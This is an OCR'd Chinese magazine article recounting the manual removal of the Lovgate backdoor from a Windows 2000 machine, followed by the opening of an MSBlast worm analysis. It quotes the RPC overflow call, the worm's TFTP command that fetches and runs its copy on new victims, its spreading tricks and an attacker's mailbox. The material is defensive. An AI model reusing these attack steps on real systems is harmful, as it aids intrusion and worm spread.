
图 2



```
D:\WINNT\System32\cmd.exe - telnet 127.0.0.1 20168
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

D:\WINNT\system32>
```

图 3




```
D:\WINNT\System32\cmd.exe - telnet 127.0.0.1 1092

User Access Verification

Your PassWord:
```

图 4

于是我找了一个查看进程打开相应端口的软件——fport，显示如图5，也可以用一个叫DBPort的软件（图6）。



```
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
420   svchost       ->   135   TCP   D:\WINNT\system32\svchost.exe
8     System        ->   445   TCP
8     System        ->   1026  TCP
260   lsass         ->   1092  TCP   D:\WINNT\system32\lsass.exe
600   ibserver      ->   3050  TCP   E:\Program Files\Borland\InterBase\bin\ibse
rver.exe
260   lsass         ->   20168 TCP   D:\WINNT\system32\lsass.exe

420   svchost       ->   135   UDP   D:\WINNT\system32\svchost.exe
8     System        ->   445   UDP
248   services      ->   1025  UDP   D:\WINNT\system32\services.exe
```

图 5




图 6

lsass.exe应该是一个系统进程，难道它是“传说中”的线程插入技术，先不管他（我也管不了他，因为这个进程一旦强制结束，60秒后机器就重启）。在网上找了一下，原来是“爱情后门”，听说是集后门、木马、病毒于一身的“邪恶化身”，于是找了一个专杀工具，杀完之后走人（图7）。

（注：fport、DBPort在光盘中有收录）




图 7

没想到第二天老师又叫我去，说又有病毒了。这回手工查杀吧！先用金山毒霸查了一下，什么也没有，然后打开金山网镖，这时网镖有反应了，老是提示25端口被拦截（图8），估计它要发信给它的主人。还有，IEXPORER.EXE要访问网络（图9），只要一连网，局域网其他机器的金山网镖就提示访问它的139端口。我估计是在猜测弱口令，我先看了一下注册表（图10），将此启动项里的可疑程序全删掉。刷新一下，又出现了。哦！进程忘了关了，把IEXPLORE.EXE进程全部关掉，再刷新。OK！然后看一下服务，发现两个可疑服务（图11、图12），都是没有描述内容的服务，

禁止了它。




图 8




图 9




图 10




图 11




图 12

然后根据注册表和服务里的内容，找到相应文件，都是在C:\winnt\system32\里，然后按日期排列目标，删除图13的IEXPLORE.EXE、RAVMOND.EXE、WinDriver.exe、WinGate.exe、WinHelp.exe、winrpc.exe（都是111470字节）。然后打开Task688看一下，有一段引起了我的注意（图14），估计是那个家伙的邮箱帐号和密码，那个“MjIyMjIy”应该就是密码。




图 13




图 14

我试了一下，没用，用软件又把“MjIyMjIy”BASE64编码转换了一下（光盘中有收录），是“222222”（图15）。再试，还是没用，估计这个人把密码换了，文件还有提到kernel66.dll、ily668.dll、reg678.dll、111.dll（都是81920字节）等可疑程序（图16），都删了。其中删除111.dll时，提示文件正在使用，估计是他把线程插入lsass.exe里了。于是我用**kill -f lsass.exe**强制关闭进程（注：KILL.exe光盘中有收录，用的时候在CMD下调用执行），出现60秒后自动重启的对话框（这时不能截图，我也不知道为什么），然后在这60秒内删除111.dll文件，这个应该没问题吧:)

后来才发现，只要重启后，就可直接删掉111.dll文件。OK！大功告成，正得意时，无意中运行了一个txt文件，出现图17所示的窗口，原来它还把txt文件的关联改了。




图 15




图 16




图 17

进入注册表，到HKEY_CLASSES_ROOT\txtfile\shell\open\command把默认的健值改成“notepad.exe %1”（图18），再看看exe文件关联（图19）。没问题，到此为止，整个世界清净了！




图 18




图 19

后来又看了一下c:\winnt\system32目录中的文件，发现有几个批处理文件，文件名我忘了。反正是利用139端口探测简单密码用的，然后复制自己到对方的机器（以下内容是一些补充），文件名是随机选取的，病毒体内的文件名有以下几种可能：the hardcore game-.pif、Shakira.zip.exe、dreamweaver MX (crack).exe、StarWars2 – CloneAttack.rm.scr、DSL Modem Uncapper.rar.exe、joke.pif、I am For u.doc.exe、s3msong.MP3.pif等。

病毒还增加一个邮件地址搜索线程，通过注册表Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders得到系统目录，并搜索*.ht*中的E-mail地址，用以进行邮件传播。邮件标题随机从病毒体内选出：Hi Dear、Great、Last Update、Patrick Ewing will give Knick fans something to cheer about、Adult content!!! Use with parental advisory.、Friday night……当病毒被运行后，每隔一段时间发送一次，通知邮件给位于163.com的一个信箱（这里是hello_zyx@163.com）。邮件的标题是xyz123xyz123，内容为中毒系统的ip地址，以便利用病毒的后门进行控制。

本文的目的不是为了记住怎么手工清除病毒，而是学习手工清除病毒的方法。

专杀工具不是针对每个病毒都有的，而且在病毒刚出来时是没有专杀工具的。所以学会手工杀毒也是迈向电脑高手的一小步，让你了解更多电脑启动方面的知识。

RPC MSBlast 蠕虫病毒分析

killer

一、漏洞说明

RPC (Remote Procedure Call) 缓冲区漏洞的产生原因大致如下：

通用接口错误调用：

```
hr = CoGetInstanceFromFile(pServerInfo,NULL,0,
CLSCTX_REMOTE_SERVER,STGM_READ WRITE,L"C:
\\123456111111111111111111111111111.doc",1,&qi);
```

在第 5 个参数会发生溢出。

该漏洞由 LSD 发现，7 月 16 日微软发布此漏洞的安全补丁 (MS-0326)，但一直未有利用代码，直到国内的 Flashsky&benjurry 在安全焦点上发布了利用分析和相关代码。在该漏洞被漏洞利用程序公开后，还曾有人戏称 Wait Worm……结果在不到两周的时间，MSBlast 就开始全球肆虐，导致无数用户叫苦不迭。

二、蠕虫分析

1.感染步骤

首先，A 机感染之后，随机生成地址扫描，并向被扫描机器 B 发送攻击代码，如果溢出成功，开启 B 机 TCP (4444) 端口，发送 TFTP 下载命令 (tftp -i %s GET %s) 将 A 主机上的病毒文件复制到 B 机并执行。执行后 B 机会出现 MSBlast 进程，并开始如同 A 机一样扫描攻击。

如果溢出攻击失败，原因通常是不同系统的返回地址不通用所导致，但被攻击的 B 主机的 RPC 服务将会崩溃，文件复制、贴粘无法使用，其他 COM 属性也将无法正常使用，系统可能会重启。

重新启动后，系统会恢复正常，但极易再次遭受攻击。

2.病毒分析

(1) 脱壳

